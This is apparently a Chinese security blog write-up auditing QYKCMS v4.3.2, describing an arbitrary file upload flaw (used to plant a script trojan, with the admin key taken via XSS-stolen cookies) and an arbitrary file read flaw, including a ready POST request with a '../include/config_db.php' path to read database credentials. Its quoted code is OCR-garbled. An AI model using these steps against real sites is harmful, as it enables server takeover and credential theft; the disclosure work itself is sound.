0x00 前言

青云客网站管理系统(QYKCMS)是青云客开发的一款基于PHP+MySql的轻量级智能建站系统。在T00ls看到两篇QYKCMS的代码审计文章,也下载了一套回来测试,发现了两个后台漏洞,并没有跟前面的漏洞重复,分享一下思路。

0x01 环境搭建

QYKCMS官网: http://www.gykcms.com/

网站源码版本: QYKCMS_v4.3.2 (企业站主题)

程序源码下载: http://bbs.qingyunke.com/thread-13.htm

0x02 任意文件上传

代码分析:

1、漏洞文件位置:/admin_system/include/lib/upfile.php 第24-69行:

```
▼ 🗃 admin_system
                                                                                                                  upfile.php
     ▶ ■ backup
                                                                                                                                 .h($types){
case 'template':
    if(!ispower($admin_group, 'skin_upload'))ajaxreturn(1, 'error4');
    $typename.strtolower(pathinfo($_FILES['file']['name'],PATHINFO_EXTENSION));
    $filename.strtolower($_FILES['file']['name']);
    if(!in_array($typename,array('ricss', 'js', 'jpg', 'gif', 'png')))ajaxreturn(1, 'error');
    $path-arg('path', 'all', 'url');
    $filepaths'..'.'.setup_webfolder.$website['webid'].'/'.$path.'/'.$filename;
    $isun_false:
      ▼ include
         ▼ 🗎 lib
        Choose.php
                 delete.php
                 down.php
                                                                                                                                         $isup=false;
$path2=$filepath;
                 getmod.php
                                                                                                                                                ($i=1;$i=10000;$i++){
    if(file_exists($path2)){
        Spath2=preg_replace('/\.'.$typename-'$/','_'.$i.'.'.$typename-'',$filepath);
}else{
                  login.php
                  earch.php
                                                                                                                                                          $filepath=$path2;
                  (A) sendemail.php
                 idemenu.php
                 ipdata.php
                                                                                                                                        if($isup){
    move_uploaded_file($_FILES['file']['tmp_name'],$filepath);
    infoadminlog($website['webid'],$tc:['admin'],24,'上传模板文件: '.$path.'/'.$filename);
    $res='http://'.$website['setup_weburl'].'/'.$website['upfolder'].setup_uptemp.'|'.$filename;
               upfile.php
                  uploadzip.php
                  welcome.php
         ▶ IIII list
         ▶ m post
         ▶ show
                                                                                                                                       //$oldname-strtolower(% FILES['file']['name']);
$typename-strtolower(pathinfo($ FILES['file']['name'],PATHINFO_EXTENSION));
$filename-date('dHis').'_'.randomkeys(6).'.' $typename;
$path='...' $website['upfolder'].setup_uptemp.$filename;
move_uploaded_file($ _FILES['file']['tmp_name'],$path);
$res='http://' $website['setup_weburl'].'/'.$website['upfolder'].setup_uptemp.'|' $filename;
             class_page.php
             [9] function.php
      ▶ m res
                                                                                                                                       ak;
- 'theme':
if(lispower($admin_group, 'super'))ajaxreturn(1, 'error4');
$typename_strtolower(pathinfo($_FILES['file']['name'],PATHINFO_EXTENSION));
if($typename|='zip')ajaxreturn(1, 'error');
$dira'.../' $website['upfolder'].setup_uptemp;
$filename.'qyk_theme_new.zip';
$path-$dir $filename;
move_uploaded_file($_FILES['file']['tmp_name'],$path);
infoadminlog($website['webid'),$tcz('admin'],24,'上传主题安装包');
$res='http://'.$website['setup_weburl'].'/'.$website['upfolder'].setup_uptemp.'|'.$filename;
ak:
     ▶ IIII update
         Th api,php
          update.php
  ▶ IIII images
  ▶ include
▶ install
```

这段代码根据types的值进行操作,可以发现当\$types=none的时候(注意看红色代码部分),获取文件名后缀,拼接成完整路径,然后将文件上传到服务器。

并没有对文件类型进行过滤,导致程序在实现上存在任意文件上传漏洞,攻击者可以通过上传脚本木马,控制服务器权限。


漏洞利用:

1、构造Form表单, key可通过XSS获取管理员COOKIE得到:

Upload a **new** file:

选择文件 未选择任何文件 Upload

2、成功上传脚本木马,并回显上传路径



3、去掉文件名称的第一个"|"符,然后访问脚本木马地址



代码分析:

1、漏洞文件位置:/admin_system/include/show/template.php 第1-22行:

```
backup_admin.php
                                                                                                     × template.php
Th clearcache.php
                                                              <?php
$path-strtolower(arg('path','post','url'));
if(strstr($path,setup_webfolder.$website['webid'].'/')){
    $file-stplode(setup_webfolder.$website['webid'].'/',$path);
    $file-sfile[1];</pre>
config_admin.php
config_admin_language.pt
config_args.php
                                                                     se{
$file=$path;
if(|$website['isadmin'])die('{error:文件不存在)');
config_args_import.php
                                                             $content='';

$path2_iconv("utf-8","gb2312",$path);

if(is_dir($path2)){

dir('{error:智未支持直接创建文件,请通过上传方式创建}');

fasth1);
config_basic.php
config_domain.php
config_web.php
customer.php
                                                                       {
||Sftype=end(explode('.',$path));
||Scontent=file_get_contents($path2)
                                                                     @Sftype-end(explode(',',Spath));
@Scontent-file_get_contents(Spath2) or ajaxreturn(1,'文件无法读取,请检查读写权限');
Scontent-str_replace('('script','(script_tag_end)',Scontent);
Scontent-str_replace('(filecode')','(filecode_tag}',Scontent);
Scontent-trim(Scontent,'\r\n');
Scontent-trim(Scontent,'\r');
Scontent-trim(Scontent,'\r');
edithead.php
editpass.php
feedback.php
label.php
module.php
```

这段代码中接收path参数,然后进行转码处理,注意看红色代码部分,接着判断是否是一个目录,然后带入file_get_contents函数中执行,可以看到path参数并未进行任何过滤或处理,导致程序在实现上存在任意文件读取漏洞,可以读取网站任意文件,攻击者可利用该漏洞获取敏感信息。

漏洞利用:

QYKCMS默认数据库配置文件存放在\include\config_db.php中,我们构造一个路径去读取数据库敏感信息,成功读取配置文件信息。

http://127.0.0.1/admin_system/api.php

POST:

admin=admin&key=682b82f8dc3b753d6eb9ceafd5a64301&log=show&desc=**template**&path=../include/config_db.php

0x04 END

说一下感悟,小CMS后台中,涉及文件操作的参数基本没怎么过滤,可以黑盒结合白盒挖到很多任意文件删除、任意文件读取、任意文件下载等漏洞,然而只是just for fun。

新文章将同步更新到我的个人公众号上,欢迎各位朋友扫描我的公众号二维码关注一下我,随时获取最新动态。

